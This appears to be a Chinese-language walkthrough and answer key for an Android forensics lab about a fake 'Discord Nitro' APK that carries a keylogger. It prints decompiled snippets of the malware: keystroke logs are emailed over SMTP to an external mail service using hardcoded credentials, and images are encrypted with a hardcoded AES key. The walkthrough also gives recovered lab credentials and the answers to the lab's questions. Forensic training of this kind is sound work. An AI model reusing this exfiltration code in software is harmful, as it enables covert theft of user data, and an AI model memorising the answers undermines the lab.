


# AndroidBreach Lab(手機、apk)


在 BrightWave 公司，由於一名員工缺乏安全意識，導致其憑證被盜，引發了資料外洩。攻擊者利用這些憑證未經授權存取系統並竊取敏感資料。在調查過程中，該員工透露了兩個關鍵點：首先，他將所有憑證都儲存在手機的筆記應用程式中；其次，他經常從不可信來源下載 APK 檔案。您的任務是分析提供的 Android 轉儲文件，識別下載的惡意軟體，並確定其確切功能。

手機鑑識工具：




## 問題 1

從您最初的調查來看，哪些可疑連結被用來下載惡意 APK？



下載的APK名稱是？

	Target Path	State	Danger Type	Interrupt Reason	Open
Download	content://media/external/downloads/1000000038	Complete	Dangerous		Yes


  


Discord\_nitro\_Mod.apk

第三季

在 APK 中發現的惡意套件名稱是什麼？

使用jadx.exe工具  
在com底下example.keylogger的檔案



```
package com.example.keylogger;

import android.content.Context;
import android.util.Log;
import android.widget.Toast;
import androidx.core.app.NotificationCompat;
import java.util.Properties;
import java.util.concurrent.Callable;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;
import java.util.concurrent.Future;
import javax.mail.Authenticator;
import javax.mail.Message;
import javax.mail.MessagingException;
import javax.mail.PasswordAuthentication;
import javax.mail.Session;
import javax.mail.Transport;
import javax.mail.internet.InternetAddress;
import javax.mail.internet.MimeMessage;

/* Loaded from: classes9.dex */
public class SendEmail {
    private final Context context;
```

com.example.keylogger

第四季

哪個連接埠被用來洩漏資料？

example.keylogger

AESUtils

BroadcastForAlarm

KeyLogs

MainTask

MyService

SendEmail

SendEmail\$\$ExternalSyntheticLambda0

facebook

github.yamill.orientation

```
39
40
41
54
58
59
60
61
62
64
/* renamed from: Lambda$Send$0$com-example-keylogger-SendEmail, reason: not valid ;
public /* synthetic */ Void m7971lambda$Send$0$comexamplekeyloggerSendEmail() throws
    openEmailClient(this.toEmail, this.subject, this.messageBody);
    return null;
}

public void openEmailClient(String toEmail, String subject, String body) {
    Properties props = new Properties();
    props.put("mail.smtp.auth", "true");
    props.put("mail.smtp.starttls.enable", "true");
    props.put("mail.smtp.host", "sandbox.smtp.mailtrap.io");
    props.put("mail.smtp.port", "465");
    Session session = Session.getInstance(props, new Authenticator() { // from clas
        @Override // javax.mail.Authenticator
        protected PasswordAuthentication getPasswordAuthentication() {
            return new PasswordAuthentication("b15c9729198acf", "799fbcf9e5c654");
        }
    });
}
```

665

問5

攻擊者用來接收被竊取資料的服務平台名稱是什麼？

MyService

SendEmail

SendEmail\$\$ExternalSyntheticLambda0

facebook

github.yamill.orientation

google

hammerandchisel.libdiscord

hannesdorfmann.adapterdelegates4

henninghall.date\_picker

horcrux

```
54
58
59
60
61
62
64
66
67
public void openEmailClient(String toEmail, String subject, String body) {
    Properties props = new Properties();
    props.put("mail.smtp.auth", "true");
    props.put("mail.smtp.starttls.enable", "true");
    props.put("mail.smtp.host", "sandbox.smtp.mailtrap.io");
    props.put("mail.smtp.port", "465");
    Session session = Session.getInstance(props, new Authenticator() { // from class: com.example.keylogger.SendEmail.1
        @Override // javax.mail.Authenticator
        protected PasswordAuthentication getPasswordAuthentication() {
            return new PasswordAuthentication("b15c9729198acf", "799fbcf9e5c654");
        }
    });
}
```

mailtrap.io

問6

攻擊者在竊取資料時使用了什麼電子郵件？

com.example.keylogger

AESUtils

BroadcastForAlarm

KeyLogs

MainTask

```
15
16
17
18
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    String msg = KeyLogs.GetLog();
    SendEmail SendEmail = new SendEmail(context, "APThreat@gmail.com", "KeyLogger", msg);
    SendEmail.Send();
    try {

```

APThreat@gmail.com

問7

攻擊者在嘗試竊取文件之前，保存了一個包含洩漏的公司憑證的文件。根據這些數據，您能檢索到洩漏文件中發現的憑證嗎？

```

example.keylogger
> AESUtils
> BroadcastForAlarm
> KeyLogs
> MainTask
> MyService
> SendEmail
> AnonymousClass1

15 @Override // android.content.BroadcastReceiver
16 public void onReceive(Context context, Intent intent) {
17     String msg = KeyLogs.GetLog();
18     SendEmail.SendEmail = new SendEmail(context, "APThreat@gmail.com", "KeyLogger", msg);
19     SendEmail.Send();
20     try {
21         OutputStreamWriter outputStreamWriter = new OutputStreamWriter(context.openFileOutput("config.txt", 0));
22         outputStreamWriter.write(msg);
23         outputStreamWriter.close();
24     }
25 }

```

```

C:\Users\Administrator\Desktop\Start Here\Artifacts\data\user\0\com.discord\files\config.txt - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

BEFORE_YOU_START.txt x config.txt x config.txt x

22 Current app:- com.discord
23 .....
24 Current app:- com.android.permissioncontroller
25
26 Current app:- com.android.launcher3
27
28 Current app:- com.android.launcher3
29
30 Current app:- com.RanaSourav.android.notes
31
32 Current app:- com.RanaSourav.android.notes
33 AccountAccount Credentials
34 Current app:- com.RanaSourav.android.notes
35 Company's Account :-
36 Email:Company's Account :-
37 Email:Company's Account :-
38 EmailCompany's Account :-
39 Email:Company's Account :-
40 Email:- hany.tarek@brightwave.com
41 Pass:-Company's Account :-
42 Email:- hany.tarek@brightwave.com
43 Pass:- HTarek@9711$QTPO309
44
45
46 MY GamCompany's Account :-
47 Email:- hany.tarek@brightwave.com
48 Pass:- HTarek@9711$QTPO309
49

```

hany.tarek@brightwave.com:HTarek@9711\$QTPO309

## 問8

該惡意軟體透過加密來篡改儲存在 Android 手機上的圖片。該惡意軟體加密這些圖片的密鑰是什麼？

```

example.keylogger
AESUtils
  ALGORITHM String
  AESUtils() void
  encrypt(byte[], SecretKey) byte[]
  stringToKey(String) SecretKey
BroadcastForAlarm
KeyLogs
MainTask
MyService
SendEmail

4 import javax.crypto.Cipher;
5 import javax.crypto.SecretKey;
6 import javax.crypto.spec.SecretKeySpec;
7
8 /* Loaded from: classes9.dex */
9 public class AESUtils {
10     private static String KEY = "KCS5Padding";
11     public static byte[] encrypt(byte[] data, SecretKey key) throws Exception {
12         Cipher cipher = Cipher.getInstance(KEY);
13         cipher.init(Cipher.ENCRYPT_MODE, key);
14         return cipher.doFinal(data);
15     }
16 }

```

```

Usage search: AESUtils

Usage for: com.example.keylogger.AESUtils

Node
com.example.keylogger.MainTask byte[] encryptedPixels = AESUtils.encrypt(pixelArray, AESUtils.stringToKey("OWJZJHdRNyFjVHo0NjVUWA=="));
com.example.keylogger.MainTask byte[] encryptedPixels = AESUtils.encrypt(pixelArray, AESUtils.stringToKey("OWJZJHdRNyFjVHo0NjVUWA=="));


```

加密base64：OWJZJHdRNyFjVHo0NjVUWA==

明文：9bY\$wQ7!cTz465TX

問9

該員工在手機相簿中儲存了敏感數據，包括信用卡資訊。儲存的信用卡 CVC 是多少？



128